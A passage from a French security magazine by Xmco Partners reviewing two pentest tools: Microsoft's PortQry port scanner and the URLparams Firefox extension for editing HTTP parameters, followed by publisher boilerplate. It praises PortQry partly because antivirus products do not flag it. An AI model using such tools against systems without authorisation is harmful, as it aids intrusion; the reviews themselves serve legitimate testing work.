Microsoft fait peu de publicité sur la multitude de logiciels d'administration qu'il publie. Cependant, la plupart mériteraient d'avantages de médiatisation. L'outil PortQry en est le parfait exemple. Disponible depuis 2003, ce dernier est un scanner de port portable simple, rapide et efficace.

Capture d'écran



Adresse

La version 2.0 de PortQry est disponible à l'adresse suivante :
http://www.microsoft.com/downloads/details.aspx?FamilyID=89811747-C74B-4638-A2D5-AC828BDC6983&displaylang=en

Avis XMCO

PortQry n'est pas un outil révolutionnaire. D'autres scanneurs de ports sont bien plus puissants et fiables mais risquent d'être détectés par les antivirus comme outils de hacking. Cet outil peut cependant se révéler particulièrement utile pour les tests d'intrusion, car cet exécutable ne nécessite aucune librairie particulière. De plus, il est utilisable en ligne de commande. A tester !


URLparams

Visualisation des paramètres HTTP envoyés

Description

Urlparams est une autre extension Firefox qui permet de visualiser les paramètres des requêtes HTTP (GET et POST) envoyées par votre navigateur. Cette dernière se compose uniquement d'une barre latérale qui contient l'ensemble des paramètres envoyés. Il est alors possible d'ajouter, de modifier et de supprimer à sa guise le nom et les valeurs de paramètres.

Capture d'écran



Adresse

L'extension est compatible avec toutes les version du navigateur Firefox. Elle est disponible à l'adresse suivante :

http://urlparams.blogwart.com/share/index.php

Avis XMCO

URLparams est une extension qui complète parfaitement la panoplie relative aux tests d'applications web. Très simple d'utilisation, cette dernière évite de lancer des proxy locaux pour l'exécution de tests rapides.

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners.
Elle a pour vocation de fournir des présentations claires et détaillées sur les différents thèmes de la sécurité informatique, et ce, en toute indépendance.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, Xmco est dirigé par ses fondateurs. Nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité ou encore la veille de vulnérabilités constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de grandes entreprises dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour obtenir de plus amples informations sur notre métier et notre cabinet, contactez-nous au 01 47 34 68 61.
Notre site web : http://www.xmcopartners.com/